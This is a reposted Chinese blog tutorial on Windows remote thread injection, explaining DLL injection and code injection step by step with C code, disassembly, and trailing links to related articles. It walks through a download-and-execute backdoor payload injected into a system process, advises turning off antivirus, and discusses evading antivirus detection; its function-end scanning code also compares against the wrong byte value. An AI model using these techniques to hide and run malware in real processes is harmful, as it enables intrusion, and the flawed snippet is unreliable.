

远程线程注入引出的问题

转载 whatday 于 2013-05-26 10:31:16 发布 阅读量4.4k 收藏 21 点赞数 15

一、远程线程注入基本原理

远程线程注入——相信对Windows底层编程和系统安全熟悉的人并不陌生，其主要核心在于一个Windows API函数CreateRemoteThread，通过它可以在另外一个进程中注入一个线程并执行。在提供便利的同时，正是因为如此，使得系统内部出现了安全隐患。常用的注入手段有两种：一种是远程的dll的注入，另一种是远程代码的注入。后者相对起来更加隐蔽，也更难被杀软检测。本文具体实现这两种操作，在介绍相关API使用的同时，也会解决由此引发的一些问题。

顾名思义，远程线程注入就是在非本地进程中创建一个新的线程。相比而言，本地创建线程的方法很简单，系统API函数CreateThread可以在本地创建一个新的线程，其函数声明如下：

```
1 HANDLE WINAPI CreateThread(  
2     LPSECURITY_ATTRIBUTES lpThreadAttributes,  
3     SIZE_T dwStackSize,  
4     LPTHREAD_START_ROUTINE lpStartAddress,  
5     LPVOID lpParameter,  
6     DWORD dwCreationFlags,  
7     PDWORD lpThreadId  
8 );
```

这里最关心的两个参数是lpStartAddress和lpParameter，它们分别代表线程函数的入口和参数，其他参数一般设置为0即可。由于参数的类型是LPVOID，因此传入的参数数据需要用户自己定义，而入口函数地址类型必须是LPTHREAD_START_ROUTINE类型。LPTHREAD_START_ROUTINE类型定义为：

```
typedef DWORD (WINAPI *PTHREAD_START_ROUTINE)(LPVOID lpThreadParameter);
```

```
typedef PTHREAD_START_ROUTINE LPTHREAD_START_ROUTINE;
```

按照上述定义声明的函数都可以作为线程函数的入口，和CreateThread类似，CreateRemoteThread的声明如下：

```
1 HANDLE WINAPI CreateRemoteThread(  
2     HANDLE hProcess,  
3     LPSECURITY_ATTRIBUTES lpThreadAttributes,  
4     SIZE_T dwStackSize,  
5     LPTHREAD_START_ROUTINE lpStartAddress,  
6     LPVOID lpParameter,
```

```
7 |     DWORD dwCreationFlags, 8 |     LPDWORD lpThreadId
9 | );
```

可见该函数就是比CreateThread多了一个参数用于传递远程进程的打开句柄，而我们知道打开一个进程需要函数OpenProcess，其函数声明为：

HANDLE WINAPI OpenProcess(

DWORD dwDesiredAccess,

BOOL bInheritHandle,

DWORD dwProcessId

);

第一个参数表示打开进程所要的访问权限，一般使用PROCESS_ALL_ACCESS来获得所有权限，第二个参数表示进程的继承属性，这里设置为false，最关键的参数是第三个参数——进程的ID。因此在此之前必须获得进程名字和PID的对应关系，TIHelp32.h库内提供的函数CreateToolhelp32Snapshot、Process32First、Process32Next提供了对当前进程的遍历访问，使用这里有段公用代码可以使用：

```
1 | //获取进程name的ID
2 | DWORD getPid(LPTSTR name)
3 | {
4 |     HANDLE hProcSnap=CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0); //获取进程快照句柄
5 |     assert(hProcSnap!=INVALID_HANDLE_VALUE);
6 |     PROCESSENTRY32 pe32;
7 |     pe32.dwSize=sizeof(PROCESSENTRY32);
8 |     BOOL flag=Process32First(hProcSnap,&pe32); //获取列表的第一个进程
9 |     while(flag)
10 |     {
11 |         if(!_tcscmp(pe32.szExeFile,name))
12 |         {
13 |             CloseHandle(hProcSnap);
14 |             return pe32.th32ProcessID; //pid
15 |         }
16 |         flag=Process32Next(hProcSnap,&pe32); //获取下一个进程
17 |     }
18 |     CloseHandle(hProcSnap);
19 |     return 0;
20 | }
```

因此，按照以上的方式，使用getpid获取指定名称进程pid，传入OpenProcess打开进程获取进程句柄。但是你会发现这时候进程是无法打开的，或者说进程不能以完全访问的权限打开，因此必须**提高本地程序的权限**，这是远程注入线程引发的第一个问题，这里也有一段通用代码：

```
1 //提升进程权限
2 int EnableDebugPrivilege(const LPTSTR name)
3 {
4     HANDLE token;
5     TOKEN_PRIVILEGES tp;
6     //打开进程令牌环
7     if(!OpenProcessToken(GetCurrentProcess(),
8         TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY,&token))
9     {
10         cout<<"open process token error!\n";
11         return 0;
12     }
13     //获得进程本地唯一ID
14     LUID luid;
15     if(!LookupPrivilegeValue(NULL,name,&luid))
16     {
17         cout<<"lookup privilege value error!\n";
18         return 0;
19     }
20     tp.PrivilegeCount=1;
21     tp.Privileges[0].Attributes=SE_PRIVILEGE_ENABLED;
22     tp.Privileges[0].Luid=luid;
23     //调整进程权限
24     if(!AdjustTokenPrivileges(token,0,&tp,sizeof(TOKEN_PRIVILEGES),NULL,NULL))
25     {
26         cout<<"adjust token privilege error!\n";
27         return 0;
28     }
29     return 1;
30 }
```

通过调用EnableDebugPrivilege(SE_DEBUG_NAME)提高本地程序权限后就可以打开系统进程了。然后传入进程句柄到CreateRemoteThread注入远程进程，但是遗憾的是远程线程无法运行，这里就引发了第二个问题。CreateRemoteThread和CreateThread并不仅仅是多了一个进程句柄参数那么简单，其中更大的区别是它们的**函数入口和参数的区别**。CreateThread是创建本地线程，函数入口地址和参数都在本地进程，这很好理解，但

是CreateRemoteThread创建的是其他进程的线程，它的入口地址和参数就该在其他进程中。如果强行把本地地址和参数传入，虽然编译上能通过，但是运行时候被注入的进程会查找和本地进程相同值的地址和参数地址，当然结果可想而知，这就像拿着一号公寓201的钥匙去开二号公寓201的门一样。（或许在这里读者会有这个想法，可不可以远程注入本地进程呢？虽然这么做没什么意义，希望有兴趣的读者可以试一试，看看能否成功。）

既然如此，那么如何告诉远程线程需要执行的代码和地址呢？继续上边那个例子，假设在一号公寓201房间内可以使用高功率电器，但是一号公寓检查严格，一旦有此情况立马被禁止。而二号公寓戒备很松，所以有人想办法在二号公寓新准备一个空的房间专门使用高功率电器，这样即回避了检查，也达到了目的。这里一号公寓相当于本地进程，二号公寓相当于系统进程，使用高功率电器相当于黑客的行为，准备新的房间相当于开辟新的存储空间，禁止使用高功率电器相当于杀软的查杀。那么这里就需要关心如何在二号公寓新建一个房间，这里系统有两个API函数VirtualAllocEx和WriteProcessMemory，顾名思义，前者在远程进程中申请一段内存用于存储数据或者代码——准备房间，后者在申请的空间内写入数据或者代码——准备高功率电器。参看一下他们的声明就一目了然：

```
1 LPVOID WINAPI VirtualAllocEx(  
2     HANDLE hProcess,  
3     LPVOID lpAddress,  
4     SIZE_T dwSize,  
5     DWORD flAllocationType,  
6     DWORD flProtect  
7 );
```

VirtualAllocEx指定了进程和申请内存块的大小以及内存块的访问权限，并且返回申请后的内存首地址——这个地址是远程进程中的地址，在本地进程没有任何意义。一般函数调用形式如下：

```
char *procAddr=(char*)VirtualAllocEx(hProc,NULL,1024,MEM_COMMIT,PAGE_READWRITE);
```

这样就在进程hProc中申请到了一个1024字节大小的可读可写的内存块。

```
1 BOOL WINAPI WriteProcessMemory(  
2     HANDLE hProcess,  
3     LPVOID lpBaseAddress,  
4     LPCVOID lpBuffer,  
5     SIZE_T nSize,  
6     SIZE_T * lpNumberOfBytesWritten  
7 );
```

这个函数和memcpy功能和形式都很类似，本质上就是缓冲区的复制，将数据lpBuffer[nSize]的数据复制到hProcess:lpBaseAddress[nSize]中去。

这样CreateRemoteThread的参数就很好设置了，线程入口函数地址找不到——申请一段空间放上代码，返回代码首地址；参数地址找不到——申请一段空间放上数据，返回数据首地址；这样房间，电器，原料都已齐全了，使用CreateRemoteThread启动电器就可以加工了！这种思维很合乎逻辑，但是实现起来较为复杂，这是稍后介绍的代码注入方式。不过在这之前我们需要看一种更简单的dll注入方式，说起dll我们需要声明两点关键的内容：

二、远程线程DLL注入

首先，我们需要知道Win32程序在运行时都会加载一个名为kernel32.dll的文件，而且Windows默认的是同一个系统中dll的文件加载位置是固定的。我们又知道dll里有一系列按序排列的输出函数，因此这些函数在任何进程的地址空间中的位置是固定的！！！例如本地进程中MessageBox函数的地址和其他任何进程的MessageBox的地址是一样的。

其次，我们需要知道动态加载dll文件需要系统API LoadLibraryA或者LoadLibraryW，由于使用MBCS字符集，这里我们只关心LoadLibraryA，而这个函数正是kernel32.dll的导出函数！！！因此我们就能在本地进程获得了LoadLibraryA的地址，然后告诉远程进程这就是远程线程入口地址，那么远程线程就会自动的执行LoadLibraryA这个函数。这就像我们已经知道二号公寓和一号公寓一样，在201房间都可以使用高功率电器，那何必还要重新造一个新的房间放电器呢。

高功率电器可以搞定，但是即使煮饭也总要有米和水的。函数可以伪造代替，但是参数是不能伪造代替的。因此用前边的方法，我们申请一个新的房间专门存放粮食，待用到的时候取便是。我们知道LoadLibraryA的参数就是要加载的dll的路径，为了保险起见，我们把要注入的dll的路径字符串注入到远程进程空间中，这样返回的地址就是LoadLibraryA的参数字符串的地址，将这两个地址分别作为入口和参数传入CreateRemoteThread就可以使得远程进程加载我们自己的dll了。

说到这里，或许有人疑问这么折腾了半天，举了这么多例子，仅仅加载了一个自定义dll进去，并没有做任何“想做”的事情。其实，这里已经能做基本上任何事情了。因为dll是我们自己写的，那么做什么事情就有我们自己来定，可能有人最疑惑的莫过于如何在加载dll以后立即执行我们真正想执行的代码。这里就需要看一下一个简单DLL工程。

使用VC或者VS创建一个Win32 DLL工程，源代码可以这么写：

```
1  BOOL APIENTRY DllMain(HANDLE hModule,DWORD ul_reason_for_call,LPVOID lpReserved)
2  {
3      switch(ul_reason_for_call)
4      {
5          case DLL_PROCESS_ATTACH://加载时候
6              //do something
7              break;
8          default:
9              break;
10     }
11     return TRUE;
12 }
```

看到这个函数相信很多人一目了然了，在switch-case语句的case DLL_PROCESS_ATTACH条件下就是执行用户自定义代码的地方，它执行的时机就是在DLL被任何一个进程加载的时候，这也就解决了第三个**用户代码启动**的问题，至于写什么有你自己决定。其实DLL项目这个主函数不是必须的，因为dll的目的是导出函数，不过这里我们不用这些知识，感兴趣的读者可以参考其他dll开发资料。

从开始叙述到这里就是一个DLL远程注入的所有的细节的描述了，相信读者通过实验就可以验证。但是当你运行的时候你会发现360，金山，瑞星这群杀软就开始忙活不停了，不断的提示你木马后门的存在，本人强烈建议此时你把它们轻轻的关掉！从这里也可以看出一个问题，DLL远程注入的方式已经被多数杀软主动拦截了，它们会把不可信的dll统统拉为黑名单，作为后门程序处理。这样不得不让我们回归原始，放弃dll回到我们最初的设想——自己注入代码，这种方式杀软的提示效果如何呢，我们拭目以待。

三、远程线程代码注入


既然使用LoadLibraryA加载DLL执行启动代码并不能达到很好的效果，那么我们就想办法直接写代码直接让远程线程执行。

这里主要关心的就是代码的问题，因为线程函数参数传递方式和dll路径的方法大同小异，代码的注入却和数据的注入有着很多不同。

首先，这是第四个问题，**注入代码如何书写**。通过类比CreateThread的函数入口，我们自然能想到，使用(CreateThread同样形式的函数定义即可，即形为LPSECURITY_ATTRIBUTES的函数定义。但是这里最关键的不是函数的定义形式，而是函数内部代码的限制。由于这段代码，或者叫**注入函数**，是要“**拷贝**”到其他进程空间去的，因此这个函数不能使用任何全局变量、不能使用堆空间、不能调用本地定义的函数、不能调用一些库函数等等。经测试，最保险的方式是：函数使用栈空间的局部变量是没有问题的，因为汇编代码将局部变量翻译为相对地址；函数使用系统的API是没有问题的，最可靠的是使用kernel32.dll内的函数，万一使用其他dll库的函数需要使用kernel32.dll导出函数LoadLibraryA加载对应的dll后，再使用kernel32.dll的导出函数GetProcAddress获取函数地址，比如MessageBox函数。虽然限制很多，但是足可以写出功能很强大的代码，因为Windows的API可以自由的使用！！

其次，即第五个问题，**注入代码如何定位**。定位包含两层含义：代码的起始位置和代码的长度。有人说这个简单，起始位置就是函数名的值，长度虽然不好确定，就给一个比较大的值就可以了。这个思路是没有问题的，但是实际上这么做并不一定成功！问题不在代码长度上，而是出现在代码的起始位置。为此我们专门做一个实验：

我们写一个最简单的C程序：



The image shows a code editor with a C program and a debugger window. The code is as follows:

```
15 | #include<stdio.h>
16 | int main()
17 | {
18 |     printf("main=0x%08x\n",main);
19 |     return 0;
20 | }
```

The debugger window on the right shows the memory address of the main function as 0x01151131. A tooltip for the variable 'main' shows its value as 0x01151380.

图1执行结果

程序很简单，就是输出main函数的地址，通过调试我们看到了输出结果是0x003d1131，但是我们监视main符号的值为0x003d1380！！！如果你也是第一次看到这个情况，相信你也会和我当初一样惊讶，因为我们一般的思维是符号的值应该和输出结果是一致的。为此，我们查看一下反汇编：

```

#include<stdio.h>
int main()
{
01151380 55                push    ebp
01151381 8B EC            mov     ebp,esp
01151383 81 EC C0 00 00 00  sub     esp,0C0h
01151389 53                push    ebx
0115138A 56                push    esi
0115138B 57                push    edi
0115138C 8D BD 40 FF FF FF  lea     edi,[ebp-0C0h]
01151392 B9 30 00 00 00    mov     ecx,30h
01151397 B8 CC CC CC CC    mov     eax,0CCCCCCCCh
0115139C F3 AB            rep stos dword ptr es:[edi]
    printf("main=0x%08x\n",main);
0115139E 8B F4            mov     esi,esp
011513A0 68 31 11 15 01    push    offset @ILT+300(_main) (1151131h)
011513A5 68 3C 57 15 01    push    offset string "main=0x%08x\n" (115573Ch)
011513AA FF 15 B0 82 15 01  call    dword ptr [__imp__printf (11582B0h)]
011513B0 83 C4 08            add     esp,8
011513B3 3B F4            cmp     esi,esp
011513B5 E8 72 FD FF FF    call    @ILT+295(__RTC_CheckEsp) (115112Ch)
    return 0;
011513BA 33 C0            xor     eax,eax
}
011513BC 5F                pop     edi
011513BD 5E                pop     esi
011513BE 5B                pop     ebx
011513BF 81 C4 C0 00 00 00  add     esp,0C0h
011513C5 3B EC            cmp     ebp,esp
011513C7 E8 60 FD FF FF    call    @ILT+295(__RTC_CheckEsp) (115112Ch)
011513CC 8B E5            mov     esp,ebp
011513CE 5D                pop     ebp
011513CF C3                ret

--- 无源文件 ---
011513D0 CC                int     3
011513D1 CC                int     3
011513D2 CC                int     3
011513D3 CC                int     3
011513D4 CC                int     3
011513D5 CC                int     3
011513D6 CC                int     3
011513D7 CC                int     3
011513D8 CC                int     3
011513D9 CC                int     3

```


图2反汇编

地址0x011513A0出的push指令就是传递main符号的值作为printf的参数，而我们看到main函数的起始地址为0x01151380，但是这里传递的值为@ILT+300=0x1151131，而符号名被映射为_main，@ILT和_main是怎么回事？

```

@ILT+0(__setdefaultprecision):
01151005 E9 B6 15 00 00      jmp      _setdefaultprecision (11525C0h)
@ILT+5(__setargv):
0115100A E9 51 16 00 00      jmp      _setargv (1152660h)
@ILT+10(__RTC_GetErrDesc):
0115100F E9 3C 14 00 00      jmp      _RTC_GetErrDesc (1152450h)
@ILT+15(@__security_check_cookie@4):
01151014 E9 17 22 00 00      jmp      __security_check_cookie (1153230h)
@ILT+20(_IsDebuggerPresent@0):
01151019 E9 CE 23 00 00      jmp      IsDebuggerPresent (11533Eh)
01151122 E9 B9 03 00 00      jmp      _RTC_CheckStackVars2 (11514E0h)
@ILT+290(__set_app_type):
01151127 E9 F8 16 00 00      jmp      __set_app_type (1152824h)
@ILT+295(__RTC_CheckEsp):
0115112C E9 BF 02 00 00      jmp      _RTC_CheckEsp (11513F0h)
@ILT+300(_main):
01151131 E9 4A 02 00 00      jmp      main (1151380h)
@ILT+305(_EncodePointer@4):
01151136 E9 8D 22 00 00      jmp      EncodePointer (11533C8h)
@ILT+310(__RTC_Initialize):
0115113B E9 30 15 00 00      jmp      _RTC_Initialize (1152670h)
@ILT+315(__controlfp_s):
01151140 E9 03 21 00 00      jmp      _controlfp_s (1153248h)

```

图3 ILT

原来从@ILT+0开始就是一系列的jmp指令，而_main就是一条jmp指令的地址，jmp的目的地址正好是main=0x1151380！这里我们可以猜测，编译器为函数定义维护了一张表，名字叫ILT，所有对函数名的直接访问都被映射为修饰后的函数名（一般都是原名字前加上下划线），在函数地址变化后不需要修改任何对函数调用的指令代码，只需要修改这个表就可以了。那么ILT究竟叫什么名字呢？上网查一下资料发现它可能叫作Incremental Linking Table（增量链接表），其实名字叫什么不重要，重要的我们发现当初的结果不一致是由于编译器的设置导致的。后来，我们发现原来这种设置是Debug模式下独有的，如果将工程设置为Release模式就不会出现这种情况了。

那么我们如何处理Debug模式下的程序呢，其实方法还是有的。我们观察ILT中每个跳转指令的结构，我们发现它们都是相对跳转指令（就是jmp到相对于下一条指令地址的某个偏移处）。因此我们可以通过对指令的解析计算出main函数的真正地址。

参考_main处的jmp指令，根据指令的二进制含义，我们知道E9是jmp指令的操作码，其后边跟着32位的立即数就是相对地址，由于x86是小字节序的，因此这个相对偏移应该是0x0000024A。_main位置的指令的下一条指令地址为0x01151136，那么真正的main符号地址=0x01151136+0x0000024A=0x01151380，正好是main函数定义的位置！具体转化代码如下：

```
1 //将函数地址转换为真实地址
2 unsigned int getFunRealAddr(LPV0ID fun)
3 {
4     unsigned int realaddr=(unsigned int)fun;//虚拟函数地址
5     // 计算函数真实地址
6     unsigned char* funaddr= (unsigned char*)fun;
7     if(funaddr[0]==0xE9)// 判断是否为虚拟函数地址，E9为jmp指令
8     {
9         int disp=*(int*)(funaddr+1);//获取跳转指令的偏移量
10        realaddr+=5+disp;//修正为真实函数地址
11    }
12    return realaddr;
13 }
```

需要注意的是这个转换函数只能针对本地定义的函数，如果是系统的库函数就无能为力了，因为库函数并没有存在ILT中。

此处还有一个小细节，我们观察编译器在Debug下生成的函数的结尾处会有一连串很长的0xCC数据，即指令int 3，我猜测可能是为了对齐或者防止函数崩溃PC指针跳到非法位置来强制中断，原因暂时不追究，但是这个特征可以方便我们计算函数的长度——天然的函数结束标记！

计算函数长度的代码可以这么写：

```
1 int ProcSize=0;//实际代码长度，存放线程函数代码
2 char*buf=(char*)getFunRealAddr(ThreadProc);
3 for(char*p=buf;ProcSize<2048;ProcSize++,p++)//扫描到第一组连续的8个int 3指令作为函数结束标记
4 {
5     if((unsigned long long)*(unsigned long long*)p
6        ==0xffffffffffffffff)//中断指令int 3
7     {
8         break;
9     }
10 }
```

然后，当我们尝试执行注入的代码时候，却总是出现异常。使用OllyDbg调试被注入的进程也的确看到代码被写入了指定的地址空间。这时候就需要考虑到内存页的权限了，因为之前使用VirtualAllocEx申请内存的属性是可读可写，但是对于存放代码的**内存必须设置为可读可写可执行**才可以!!! 这个细节作为第六个小问题。

这里可以在申请的时候设置：

```
VirtualAllocEx(rProc,NULL,ProcSize,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

也可以使用函数VirtualProtectEx进行属性更改：

```
VirtualProtectEx(rProc,procAddr,ProcSize,PAGE_EXECUTE_READWRITE,&oldAddr);
```

最后，按照上边的要求写出合理的代码，计算出正确的函数起始地址和大小，然后申请空间存放代码和参数，设置代码空间属性为可执行，使用CreateRemoteThread启动函数执行，但是还是会出现异常，下边是触发异常的代码。

```
1 //线程参数结构
2 struct RemotePara
3 {
4     TCHAR url[256]; //下载地址
5     TCHAR filePath[256]; //保存文件路径
6     DWORD downAddr; //下载函数的地址
7     DWORD execAddr; //执行函数的地址
8 };
9 DWORD WINAPI ThreadProc(LPVOID lpara)
10 {
11     RemotePara* para = (RemotePara*)lpara;
12     typedef UINT (WINAPI*winExec)(LPTSTR cmdLine,UINT cmdShow); //定义WinExec函数原型
13     typedef UINT (WINAPI*urlDownloadToFile)(LPUNKNOWN caller,LPTSTR url,LPTSTR fileName
14         ,DWORD reserved,LPBINDSTATUSCALLBACK sts); //定义URLDownloadToFile函数原型
15 }
```

代码的含义很明确，参数中传递进来了事先已经计算好的API函数URLDownloadToFile和WinExec的地址以及需要的路径参数，线程函数执行时从指定地址下载exe文件并执行之，这是一个典型的后门启动。这里引出第七个问题，系统总是执行下载后触发异常，如果删除下载文件函数的调用，直接执行却能够成功，这也就说明该**线程函数只能完成一次API调用**。通过大量的分析可以确定这种异常是在函数调用后触发的，而且导致了栈的崩溃。这里依旧查看反汇编：

```

download(0,para->url,para->filePath,0,NULL); //下载文件
00D71F5C 8B F4      mov     esi,esp
00D71F5E 6A 00      push   0
00D71F60 6A 00      push   0
00D71F62 8B 45 F8    mov     eax,dword ptr [para]
00D71F65 05 00 01 00 00 add     eax,100h
00D71F6A 50          push   eax
00D71F6B 8B 4D F8    mov     ecx,dword ptr [para]
00D71F6E 51          push   ecx
00D71F6F 6A 00      push   0
00D71F71 FF 55 EC    call    dword ptr [download]
00D71F74 3B F4      cmp     esi,esp
00D71F76 E8 92 F2 FF FF call    @ILT+520(__RTC_CheckEsp) (0D7120Dh)

exe(para->filePath,SW_SHOW); //执行下载的文件
00D71F7B 8B F4      mov     esi,esp
00D71F7D 6A 05      push   5
00D71F7F 8B 45 F8    mov     eax,dword ptr [para]
00D71F82 05 00 01 00 00 add     eax,100h
00D71F87 50          push   eax
00D71F88 FF 55 E0    call    dword ptr [exe]
00D71F8B 3B F4      cmp     esi,esp
00D71F8D E8 7B F2 FF FF call    @ILT+520(__RTC_CheckEsp) (0D7120Dh)

return 1;

```

图 4运行时检查

我们发现在下载函数被调用结束后编译器却调用了名为__RTC_CheckEsp的函数，这个函数而且还存在ILT表有映射结构（在ILT偏移520处）。因此它的地位应该和本地定义的函数是相同的，而我们又知道注入代码是不能调用本地函数的，这就有问题了，因为这段指令call 0xDA120D在另一个进程空间就不知道是什么了，出现异常是很正常的事情。为了保证程序的正常执行，这里有两种做法，由于这个函数在ILT是有对应结构的，那么如果将项目修改为Release版本，那么这个检查应该就会消失了，是不是这样呢？

```

        download(0,para->url,para->filePath,0,NULL); //下载文件
001013AE 6A 00                push     0
001013B0 6A 00                push     0
001013B2 8D B0 00 02 00 00      lea      esi,[eax+200h]
001013B8 56                    push     esi
001013B9 50                    push     eax
001013BA 8B 80 00 04 00 00      mov     eax,dword ptr [eax+400h]
001013C0 6A 00                push     0
001013C2 FF D0                call     eax
        exe(para->filePath,SW_SHOW); //执行下载的文件
001013C4 6A 05                push     5
001013C6 56                    push     esi
001013C7 FF D7                call     edi
001013C9 5F                    pop      edi

        return 1;

```

图 5 Release的函数调用

果然在预料之中，Release的优化后的代码已经很晦涩了，那个奇怪的函数调用就这么被删除了。或许你和我一样好奇这个函数存在的意义，通过查阅资料我们发现这个是运行时检查的函数，透过它的名字可以看出端倪，主要检查ESP寄存器的值，看来是保护栈的函数，在编译器设置中是可以关闭这个开关的，这也就为Debug的程序提供了一个删除运行时检查的方案。




图 6 运行时检查设置

只要我们把运行时检查设置为默认值就可以关闭这个开关了。你可以试试切换为Release版本，这个时候这个值也被设置为默认值了。

四、远程线程注入技术总结

通过以上的介绍和实验，我们可以总结如下：

远程线程注入主要目的是通过在系统进程中产生远程线程执行用户代码，而通过这种方式可以很好的实现本地进程的“隐藏”——其实不存在本地进程，因为注入线程后本地进程结束。

使用DLL的注入的方式比较简单，用户功能在DLL中实现，但很容易被杀软作为后门程序查杀，隐蔽性比较差。

使用代码注入方式比较复杂，考虑的问题较多，比如代码页属性，代码位置和大小和代码的编写格式等。但是经实验测试发现，除了WinExec这样的敏感API被杀软拦截外，一般的不太敏感的危险操作，比如下载，都会正常的执行，这也给恶意用户有了可乘之机。

当然，远程注入并非是黑客的专利，使用这种技术本身就是很好的进程间控制的一种方式，技术有利有弊，在它给用户带来方便的同时也增添了潜在的风险，希望本文对你有所帮助。

[网络安全自学篇] 五十五.Windows系统安全之构建ROP链绕过DEP及原理详解

杨秀璋的专栏 1万+

这是作者的网络安全自学教程系列，主要是关于安全工具和实践操作的在线笔记，特分享出来与博友们学习，希望您们喜欢，一起进步。前文分享了基于SEH异常处理机制的栈溢出...

一文读懂远程线程注入

dzqxwzoe的博客 110

在红队行动中，红队的目的都是要在不暴露自身行动的前提下，向蓝队发动攻击。他们使用各种技术和程序来隐藏C2连接和数据流。攻击活动的第一步是获得初始访问权。他们会使...

1 条评论 >



野生猿流星雨 **热评** 如果只是注入的话，LoadLibrary的地址可以做回调函数的。不过自己写的回调函数，远程申请内存把代码放进去，太强...

写评论

...注入dll(非CreateRemoteThread)_x64远程线程注入

6-1

谈到远线程注入,首先肯定会想到使用CreateRemoteThread,但这个API无法对系统进程进行注入,而且根据我个人的验证发现这个函数在win10下也无法正常将dll注入进记事本进程...

C#进程注入

6-1

//MessageBox.Show(name.ProcessName.ToLower()); if(name.ProcessName.ToLower().IndexOf("notepad")!= -1)//所示记事本,那么下面开始注入 { baseaddress=VirtualAllocEx(nam...

3.1 DLL注入：常规远程线程注入

CSDN 9492

动态链接库注入技术是一种特殊的技术，它允许在运行的进程中注入DLL动态链接库，从而改变目标进程的行为。DLL注入的实现方式有许多，典型的实现方式为远程线程注入，该...

远程线程注入

weixin_43799752的博客 800

远程线程注入方式

远程DLI注入_远程调用dll函数

6-10

远程注入DLL 一、概述 为了隐藏自身的进程信息,我们希望将进程作为一个合法进程的线程运行。由于系统进程间不允许直接操作资源,因而我们需要在合法进程内部创建一个线程,为...

网络攻防:DLL注入实现键盘钩取+记事本注入并联网下载网页

6-13

本文通过前两种方式实现dll注入,分别为通过消息钩取创建全局钩子实现键盘消息监听钩取,通过创建远程线程注入记事本实现自动下载网页。 三、键盘消息监听钩取 消息钩取原理 这...

Windows核心编程 远程线程注入 最新发布

qq_61553520的博客 1362

Windows核心编程 C运行库/C++STL线程, 远程线程注入, DLL卸载与调试

远程线程注入_远程_远程线程_dll注入_注入_

10-01

创建远程线程注入目标进程dll详情代码有注释